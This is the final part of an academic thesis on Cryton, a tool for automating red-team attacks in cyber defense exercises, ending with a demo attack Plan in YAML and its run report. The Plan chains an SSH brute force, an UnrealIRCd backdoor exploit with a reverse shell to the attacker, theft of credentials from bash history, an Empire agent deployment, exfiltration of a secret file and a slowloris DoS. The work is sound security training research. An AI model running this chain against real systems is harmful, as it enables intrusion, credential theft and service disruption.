


Figure 3.15: Timeline of the attack scenario

3.3.5. Results

For this demonstration, a Plan describing the attack scenario is created and executed on the created test infrastructure. This infrastructure is set up so that all the steps would execute successfully to showcase Cryton capabilities. With the exception of bruteforce attempt on victim machine, which failed intentionally to demonstrate Cryton's functionality of branching based on Steps result. In the full report that can be seen in the appendixes of this thesis can be seen, that the Run has a "RUNNING" status. This is due to the still running DDoS attack on a web service.

3.4. Economical value

The cost of cyber defense exercises can be quite expensive and can easily be in the millions of Czk, depending on the size of the exercise. These costs consist of the rent of the cyber arena, the organization, and the salaries of the people who provide both the organization and the functioning of the infrastructure (Green team) on which the exercise takes place and other participants, such as teams of people who provide external factors during the exercise (White team)

A large part of the cost is also paying members of the red team to simulate the attacks that the blue team trainees are supposed to defend against. These costs of providing a red team can range in the hundreds of thousands of Czk per person, depending on the difficulty and duration of the exercise.

Cryton has the potential to reduce the number of red team professionals needed to half or maybe reduce only to people operating Cryton in some cyber defense exercises. This could potentially significantly reduce the cost of conducting these cyber defense exercises by hundreds of thousands of Czk.

3.5. Future of Cryton

Despite almost five years of development, Cryton still has a long way to go. Due to the fact that the development team working on Cryton has never exceeded 4 members who were and some still are students working part-time, Cryton still has some bugs and flaws. However, by the end of this year, Cryton should be a fully functional platform providing a basic set of modules automating the most popular penetration testing tools.

From that point on, Cryton can grow by adding new functionalities and modules. It can also aspire to automate red team activities not only in cyber defense exercises but, for example, in organizations where it could help uncover potential vulnerabilities with automated breach and attack simulations.

Cryton will continue to be developed by CSIRT-MU but it has also taken interest by departments such as NUKIB or even the multinational giant Siemens, which has

already adopted Cryton and is making modifications and changes to Cryton so it would fit their needs.

Conclusion

This thesis had two main objectives. The first was to review currently available tools from both closed and open source categories that could be used to automate red team activities. The second one was to introduce and showcase a tool named Cryton developed in CSIRT-MU by a small team of which I am a part. This tool is developed to automate complex attack scenarios during cyber defense exercises.

The first chapter of this thesis was devoted to explanation of the functioning of both the Blue and Red Teams in organizations. Differences between red-teaming and penetration testing in organizations were given along with introduction of some known penetration testing tools and an explanation of the term vulnerability assessment. In the following parts KYPO Cyber Range Platform was introduced as well as Cyber defense exercises and roles of individual teams in them, with a mention of Cyber Czech. At the end of this chapter, it was described MITRE ATT&CK matrix, which is a term widely used in the following parts of this thesis.

The second chapter focused on an analysis of the current state of automation of red team activities by evaluating some of the most popular tools used for this purpose. The evaluation of these tools concerned their applicability in automating red team activities during cyber defense exercises. These were the Cymulate and AttackIQ tools the use of which is paid following with Infection Monkey and Caldera, which are open source, therefore free to use by anyone.

In the last chapter, the main outcome of this thesis, a tool named Cryton was introduced as a solution for automating attack scenarios during cyber defense exercises. Architecture and main functionalities with examples of how to configure them were described. Following was a demonstration of Cryton's capabilities in a simple attack scenario on created infrastructure with commentary on results through this scenario. Lastly, the economic benefits of using Cryton in cybersecurity exercises were highlighted and the possible plans that lie ahead for Cryton in the future were summarized.

The integration of Cryton can be a valuable part in red team automation during cyber defense exercises that could allow the red team to focus on more complex tasks by automating the repetitive and time-consuming ones.

Bibliography

- [1] *4 steps to conducting a proper vulnerability assessment* | *Candid Blog*. (Accessed on 05/11/2022). URL: <https://blog.candid.org/post/4-steps-to-conducting-a-proper-vulnerability-assessment/>.
- [2] *A scalable, automated adversary Emulation Platform*. (Accessed on 04/19/2022). URL: <https://caldera.mitre.org/>.
- [3] *Advancing IT, Audit, Governance, Risk, Privacy & Cybersecurity* | *ISACA*. (Accessed on 04/29/2022). URL: <https://www.isaca.org/>.
- [4] *AttackIQ security optimization platform*. (Accessed on 04/15/2022). URL: <https://attackiq.com/>.
- [5] *Blue Team - Glossary* | *CSRC*. (Accessed on 05/13/2022). URL: https://csrc.nist.gov/glossary/term/blue_team.
- [6] Marcus J Carey and Jennifer Jin. *Tribe of hackers blue team*. Tribe of Hackers. Nashville, TN: John Wiley & Sons, Sept. 2020.
- [7] *Cryton - How to create attack modules*. URL: <https://beast-public.gitlab-pages.ics.muni.cz/cryton/cryton-documentation/2022.1/modules/howto-create-attack-modules/>.
- [8] *Cryton architecture*. URL: <https://beast-public.gitlab-pages.ics.muni.cz/cryton/cryton-documentation/2022.1/architecture/>.
- [9] *Cryton documentation*. URL: <https://beast-public.gitlab-pages.ics.muni.cz/cryton/cryton-documentation>.
- [10] *Cyber Czech* | *CSIRT-MU*. (Accessed on 05/15/2022). URL: <https://csirt.muni.cz/projects/cyber-czech>.
- [11] *Cyber Defense Exercises (CDXs)*. *In the cyber defense exercises, the...* | by En-sar Seker | *Lotus Fruit* | *Medium*. (Accessed on 05/15/2022). URL: <https://medium.com/lotus-fruit/cyber-defense-exercises-cdxs-58bc497cf78e>.
- [12] *Cybersecurity*. (Accessed on 04/18/2022). URL: <https://www.weforum.org/topics/cyber-security>.

- [13] *Cymulate*. (Accessed on 04/15/2022). URL: <https://cymulate.com/>.
- [14] Martin KONEČNÝ a Luděk NOVÁK DOUCEK Petr. *Řízení kybernetické bezpečnosti a bezpečnosti informací*. Praha: Professional Publishing, 2020. ISBN: 978-80-88260-39-4.
- [15] *Empire wiki*. (Accessed on 04/18/2022). URL: <https://bc-security.gitbook.io/empire-wiki/>.
- [16] *How To Perform A Vulnerability Assessment: A Step-by-Step Guide*. (Accessed on 05/11/2022). URL: <https://www.intruder.io/guides/vulnerability-assessment-made-simple-a-step-by-step-guide>.
- [17] *Infection Monkey*. (Accessed on 04/15/2022). URL: <https://www.guardicore.com/infectionmonkey/>.
- [18] *Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution*. (Accessed on 05/13/2022). URL: <https://www.kali.org/>.
- [19] *KYPO Cyber Range Platform*. (Accessed on 05/14/2022). URL: <https://crp.kypo.muni.cz/#about>.
- [20] *Medusa - Penetration Testing Tools*. URL: <https://en.kali.tools/?p=200>.
- [21] *MITRE ATTåCK*. (Accessed on 05/15/2022). URL: <https://attack.mitre.org/>.
- [22] *National Institute of Standards and Technology | NIST*. (Accessed on 04/29/2022). URL: <https://www.nist.gov/>.
- [23] *Nmap Documentation - Free Security Scanner For Network Exploration & Security Audits*. (Accessed on 05/13/2022). URL: <https://nmap.org/docs.html>.
- [24] Ivo Nutár. “Automatizace komplexních útočných scénářů”. Diplomová práce. Brno: Masarykova univerzita, Fakulta informatiky, 2017. URL: <https://is.muni.cz/th/cry3j/>.
- [25] *OSSTMM 3*. (Accessed on 04/25/2022). URL: <https://www.isecom.org/OSSTMM.3.pdf>.

- [26] *OWASP Foundation / Open Source Foundation for Application Security*. (Accessed on 04/23/2022). URL: <https://owasp.org/>.
- [27] *Quick Start Guide / Metasploit Documentation*. (Accessed on 05/13/2022). URL: <https://docs.rapid7.com/metasploit/>.
- [28] *Red Team Operations vs. Penetration Testing*. (Accessed on 05/14/2022). URL: <https://www.mitnicksecurity.com/blog/red-team-operations-vs.-penetration-testing>.
- [29] *Red Teaming Methodology / RedTeam Security*. (Accessed on 05/13/2022). URL: <https://www.redteamsecure.com/approach/red-teaming-methodology>.
- [30] Contrast Security. *What is penetration testing: Definition methods*. (Accessed on 04/19/2022). URL: <https://www.contrastsecurity.com/knowledge-hub/glossary/penetration-testing>.
- [31] Petr Sedlák and Martin Konečný. *Kybernetická (ne)bezpečnost. problematika bezpečnosti v kyberprostoru*. Brno: CERM, akademické nakladatelství, 2021. ISBN: 978-80-7623-068-2.
- [32] Ensar Seker and Hasan Huseyin Ozbenli. *The Concept of Cyber Defence Exercises (CDX): Planning, Execution, Evaluation*. 2018. DOI: 10.1109/CyberSecPODS.2018.8560673.
- [33] *sqlmap: automatic SQL injection and database takeover tool*. (Accessed on 05/13/2022). URL: <https://sqlmap.org/>.
- [34] *Technical Document Template for Deliverables*. (Accessed on 05/15/2022). URL: <https://www.mitre.org/sites/default/files/publications/pr-18-0944-11-mitre-attack-design-and-philosophy.pdf>.
- [35] *The Penetration Testing Execution Standard*. (Accessed on 04/25/2022). URL: http://www.pentest-standard.org/index.php/Main_Page.
- [36] Andrej Tomči. *Automatizace tvorby infrastruktury pro červený tým*. Bakalářská práce. Brno, 2020. URL: <https://is.muni.cz/th/rc4n0/>.
- [37] James Tubberville and Joe Vest. *Red Team Development and Operations*. Independently Published, Jan. 2020.

- [38] *Understand Pentesting vs. Red Teaming - Herjavec Group*. (Accessed on 05/14/2022). URL: <https://www.herjavecgroup.com/penetration-testing-vs-red-teaming/>.
- [39] Vladimír Mazálek Viktor Ondrák Petr Sedlák. *Problematika ISMS v manažerské informatice*. Brno: CERM, akademické nakladatelství, 2013. ISBN: 978-80-7204-872-4.
- [40] *What is a vulnerability assessment and how does it work?* (Accessed on 04/23/2022). URL: <https://www.synopsys.com/glossary/what-is-vulnerability-assessment.html>.
- [41] *What is Red Teaming? Benefits & Methodology*. (Accessed on 05/13/2022). URL: <https://www.getastra.com/blog/security-audit/red-team-methodology/>.
- [42] *What is Vulnerability Assessment | VA Tools and Best Practices | Imperva*. (Accessed on 05/11/2022). URL: <https://www.imperva.com/learn/application-security/vulnerability-assessment/>.
- [43] *Wireshark · Go Deep*. (Accessed on 05/13/2022). URL: <https://www.wireshark.org/>.
- [44] Senior Vice President Written by Sandra Wheatley Smerdon. *Cybersecurity training can close skills gap for Safer World*. (Accessed on 04/18/2022). URL: <https://www.weforum.org/agenda/2021/05/cybersecurity-training-skills-gap-digital/>.
- [45] Micah Zenko. *Red team*. La Vergne, TN: Basic Books, Nov. 2015.

List of Figures

1.1	Vulnerability assessment process [42]	24
1.2	Teams participating in CDX [11]	29
2.1	Cymulate BAS UI [13]	37
2.2	Continuous Automated Red Teaming[13]	37
2.3	Advanced purple team framework [13]	38
2.4	Mitre Attack heat map [13]	39
2.5	Platform results summary [4]	41
2.6	Adversary emulation setup [4]	42
2.7	Infection Monkey network map [17]	45
2.8	Infection Monkey network map [17]	46
2.9	Discovery adversary profile [2]	49
2.10	Example of running caldera operation [2]	50
3.1	Cryton architecture [8]	55
3.2	Cryton CLI [13]	59
3.3	Cryton GUI dashboard [13]	60
3.4	First Stage of the attack scenario	74
3.5	Second and third Stage of the attack scenario	75
3.6	Visualisation of the attack scenario in the network	76
3.7	Run overview	78
3.8	Stages overview	78
3.9	Nmap scan in the first Stage	79
3.10	Irc exploit execution	80
3.11	Bash history contents and brute-force	81
3.12	Empire agent deployment in the second Stage	82
3.13	Contents of a secret file	82
3.14	DDoS Stage overview	83
3.15	Timeline of the attack scenario	84

List of Tables

Attachments

All the Cryton repositories can be found here <https://gitlab.ics.muni.cz/beast-public/cryton>. Electronic attachment containing Cryton Demo together with user guide is compressed in cryton_demo.zip file.

Appdendix - Cryton

demonstration attack Plan

```
1 ---
2 plan:
3   name: Demo
4   owner: Milan Bohacek
5   stages:
6   - name: vulnerable-machine
7     trigger_type: delta
8     trigger_args:
9       seconds: 0
10    steps:
11    - name: scan-vulnerable-machine
12      is_init: true
13      step_type: worker/execute
14      arguments:
15        module: mod_nmap
16        module_arguments:
17          target: {{ machines.vulnerable.public_ip }}
18          ports: [22, 6697]
19          options: -T4
20      next:
21      - type: result
22        value: OK
23        step: bruteforce-vulnerable
24
25    - name: bruteforce-vulnerable
26      step_type: worker/execute
27      arguments:
```



```
28     create_named_session: session-to-vulnerable
29     module: mod_msf
30     module_arguments:
31         module_type: auxiliary
32         module: scanner/ssh/ssh_login
33     module_options:
34         RHOSTS: {{ machines.vulnerable.public_ip }}
35         USERPASS_FILE: /usr/share/metasploit-framework/
36             data/wordlists/userpass_list.txt
37         VERBOSE: false
38 next:
39     - type: result
40       value: FAIL
41       step: irc-exploit
42     - type: result
43       value: OK
44       step: get-login-from-bash-history
45 - name: irc-exploit
46   step_type: worker/execute
47   arguments:
48       create_named_session: session-to-vulnerable
49       module: mod_msf
50       module_arguments:
51           module_type: exploit
52           module: unix/irc/unreal_ircd_3281_backdoor
53       module_options:
54           RHOSTS: {{ machines.vulnerable.public_ip }}
55           RPORT: 6697
56       payload: cmd/unix/reverse_perl
57       payload_options:
```

```
58         LHOST: {{ machines.attacker.public_ip }}
59         LPORT: 4444
60     next:
61         - type: result
62           value: OK
63           step: get-login-from-bash-history
64
65 - name: get-login-from-bash-history
66   step_type: worker/execute
67   arguments:
68     use_named_session: session-to-vulnerable
69     module: mod_cmd
70     module_arguments:
71       cmd: cat /home/boba_fett/.bash_history
72   next:
73     - type: mod_out
74       value: sshpass -p superpassword123 ssh
75           bobmarley@192.168.56.52
76       step: bruteforce-victim
77
78 - name: bruteforce-victim
79   step_type: worker/execute
80   output_prefix: victim_credentials
81   arguments:
82     module: mod_medusa
83     module_arguments:
84       target: {{ machines.victim.public_ip }}
85       credentials:
86         username: bobmarley
87         password: superpassword123
```

```

88 # Second stage, depends on the first
89 - name: victim-machine
90   depends_on:
91     - vulnerable-machine
92   trigger_type: MSFListener
93   trigger_args:
94     identifiers:
95       type: shell
96       via_exploit: auxiliary/scanner/ssh/ssh_login
97       tunnel_local: {{ machines.attacker.public_ip }}
98       tunnel_peer: {{ machines.victim.public_ip }}
99   auxiliary: scanner/ssh/ssh_login
100  auxiliary_arguments:
101    RHOSTS: {{ machines.victim.public_ip }}
102    USERNAME: victim_credentials.username
103    PASSWORD: victim_credentials.password
104  steps:
105  - name: deploy-agent-to-victim
106    is_init: true
107    step_type: empire/agent-deploy
108    arguments:
109      use_named_session: victim-machine_session
110      listener_name: testing
111      listener_port: 1335
112      listener_options:
113        Host: {{ machines.attacker.public_ip }}
114      stager_type: multi/bash
115      agent_name: MyAgent
116  next:
117  - type: result
118    value: OK

```

```
119         step: get-secret-file
120
121     - name: get-secret-file
122       step_type: empire/execute
123       arguments:
124         use_agent: MyAgent
125         shell_command: cat /home/bobmarley/client_data.txt
126
127 #Third standalone stage
128 - name: web-machine
129   trigger_type: delta
130   trigger_args:
131     minutes: 0
132   steps:
133     - name: scan-for-web
134       is_init: true
135       step_type: worker/execute
136       arguments:
137         module: mod_nmap
138         module_arguments:
139           target: {{ machines.web.public_ip }}
140           ports:
141             - 80
142           options: -T4
143       next:
144         - type: result
145           value: OK
146           step: ddos-web
147
148     - name: ddos-web
149       step_type: worker/execute
```

```
150     arguments:
151         module: mod_cmd
152         module_arguments:
153             cmd: slowloris {{ machines.web.public_ip }}
```

Appendix - Generated report from demonstration Run

```
1 id: 1
2 plan_id: 1
3 plan_name: Demo
4 state: RUNNING
5 schedule_time: null
6 start_time: '2022-05-08T20:32:39.470749Z'
7 pause_time: null
8 finish_time: null
9 plan_executions:
10 - id: 1
11   stage_name: Demo
12   state: RUNNING
13   schedule_time: null
14   start_time: '2022-05-08T20:32:39.486775Z'
15   finish_time: null
16   pause_time: null
17   worker_id: 1
18   worker_name: worker1
19   evidence_dir: /tmp/run_1/worker_worker1
20   stage_executions:
21   - id: 1
22     stage_name: vulnerable-machine
23     state: FINISHED
24     start_time: '2022-05-08T20:32:39.713639Z'
25     pause_time: null
26     finish_time: '2022-05-08T20:33:06.782315Z'
27     schedule_time: '2022-05-08T20:32:39.601681Z'
```

```
28     step_executions:
29     - id: 1
30       step_name: scan-vulnerable-machine
31       state: FINISHED
32       start_time: '2022-05-08T20:32:39.769881Z'
33       finish_time: '2022-05-08T20:32:40.401836Z'
34       std_err: No error
35       std_out: No output
36       mod_err: No error
37       mod_out:
38         192.168.56.51:
39           ports:
40             - cpe:
41               - cpe: cpe:/o:linux:linux_kernel
42                 state: open
43                 portid: '22'
44                 reason: syn-ack
45                 scripts: []
46                 service:
47                   conf: '10'
48                   name: ssh
49                   method: probed
50                   ostype: Linux
51                   product: OpenSSH
52                   version: 6.6.1p1 Ubuntu 2ubuntu2.13
53                   extrainfo: Ubuntu Linux; protocol 2.0
54                 protocol: tcp
55                 reason_ttl: '0'
56             - cpe:
57               - cpe: cpe:/a:unrealircd:unrealircd
58                 state: open
```

```
59         portid: '6697'
60         reason: syn-ack
61         scripts: []
62         service:
63             conf: '10'
64             name: irc
65             method: probed
66             product: UnrealIRCd
67             hostname: irc.TestIRC.net
68         protocol: tcp
69         reason_ttl: '0'
70     state:
71         state: up
72         reason: syn-ack
73         reason_ttl: '0'
74     osmatch: {}
75     hostname: []
76     macaddress: null
77     evidence_file: No evidence
78     result: OK
79     valid: false
80 - id: 2
81     step_name: bruteforce-vulnerable
82     state: FINISHED
83     start_time: '2022-05-08T20:32:40.505968Z'
84     finish_time: '2022-05-08T20:32:55.288276Z'
85     std_err: No error
86     std_out: No output
87     mod_err: '
88         [*] 192.168.56.51:22 - Starting bruteforce
89
```



```
90         [*] Scanned 1 of 1 hosts (100% complete)
91
92         [*] Auxiliary module execution completed
93         '
94         mod_out: No output
95         evidence_file: No evidence
96         result: FAIL
97         valid: false
98     - id: 3
99         step_name: irc-exploit
100        state: FINISHED
101        start_time: '2022-05-08T20:32:55.438782Z'
102        finish_time: '2022-05-08T20:33:06.070210Z'
103        std_err: No error
104        std_out: No output
105        mod_err: No error
106        mod_out: ' Session 1 opened (192.168.56.50 ->
107                192.168.56.52:22) at 2022-05-08 22:32:44 +0200'
108        evidence_file: No evidence
109        result: OK
110        valid: false
111     - id: 4
112        step_name: get-login-from-bash-history
113        state: FINISHED
114        start_time: '2022-05-08T20:33:06.219977Z'
115        finish_time: '2022-05-08T20:33:06.401277Z'
116        std_err: No error
117        std_out: No output
118        mod_err: No error
119        mod_out: '1 git push
120                2 tail -f var/logs/error
```

```
120         3 nano +22,5 functions.sh
121         4 sshpass -p superpassword123 ssh bobmarley@192
           .168.56.52
122         5 source project-env/bin/activate
123         6 history'
124     evidence_file: No evidence
125     result: OK
126     valid: false
127 - id: 5
128     step_name: bruteforce-victim
129     state: FINISHED
130     start_time: '2022-05-08T20:33:06.553794Z'
131     finish_time: '2022-05-08T20:33:06.728787Z'
132     std_err: No error
133     std_out: No output
134     mod_err: No error
135     mod_out:
136         password: superpassword123
137         username: bobmarley
138     evidence_file: No evidence
139     result: OK
140     valid: false
141 - id: 2
142     stage_name: victim-machine
143     state: FINISHED
144     start_time: '2022-05-08T20:33:06.819142Z'
145     pause_time: null
146     finish_time: '2022-05-08T20:33:18.187925Z'
147     schedule_time: null
148     step_executions:
149 - id: 6
```

```
150     step_name: deploy-agent-to-victim
151     state: FINISHED
152     start_time: '2022-05-08T20:33:06.880593Z'
153     finish_time: '2022-05-08T20:33:14.490074Z'
154     std_err: No error
155     std_out: Agent 'MyAgent' deployed on target
           192.168.56.51.
156     mod_err: No error
157     mod_out: No output
158     evidence_file: No evidence
159     result: OK
160     valid: false
161 - id: 7
162     step_name: get-secret-file
163     state: FINISHED
164     start_time: '2022-05-08T20:33:14.589040Z'
165     finish_time: '2022-05-08T20:33:18.146520Z'
166     std_err: No error
167     std_out: '{"agent": "HEL556Y3", "command": "
           cat /home/bobmarley/client_data.txt",
168     "results": "super secret secret", "taskID":
           1, "user_id": 1, "username": "empireadmin
           "'}'
169     mod_err: No error
170     mod_out: null
171     evidence_file: No evidence
172     result: OK
173     valid: false
174 - id: 3
175     stage_name: web-machine
176     state: RUNNING
```

```
177     start_time: '2022-05-08T20:32:40.753001Z'
178     pause_time: null
179     finish_time: null
180     schedule_time: '2022-05-08T20:32:40.648482Z'
181     step_executions:
182     - id: 8
183       step_name: scan-for-web
184       state: FINISHED
185       start_time: '2022-05-08T20:32:40.802967Z'
186       finish_time: '2022-05-08T20:32:47.448176Z'
187       std_err: No error
188       std_out: No output
189       mod_err: No error
190       mod_out:
191         192.168.56.53:
192           ports:
193             - cpe:
194               - cpe: cpe:/a:apache:http_server:2.4.7
195                 state: open
196                 portid: '80'
197                 reason: syn-ack
198                 scripts: []
199                 service:
200                   conf: '10'
201                   name: http
202                   method: probed
203                   product: Apache httpd
204                   version: 2.4.7
205                   extrainfo: (Ubuntu)
206                 protocol: tcp
207                 reason_ttl: '0'
```

```
208         state:
209             state: up
210             reason: syn-ack
211             reason_ttl: '0'
212             osmatch: {}
213             hostname: []
214             macaddress: null
215         evidence_file: No evidence
216         result: OK
217         valid: false
218     - id: 9
219         step_name: ddos-web
220         state: RUNNING
221         start_time: '2022-05-08T20:32:47.551396Z'
222         finish_time: null
223         std_err: No error
224         std_out: No output
225         mod_err: No error
226         mod_out: null
227         evidence_file: ''
228         result: ''
229         valid: false
```
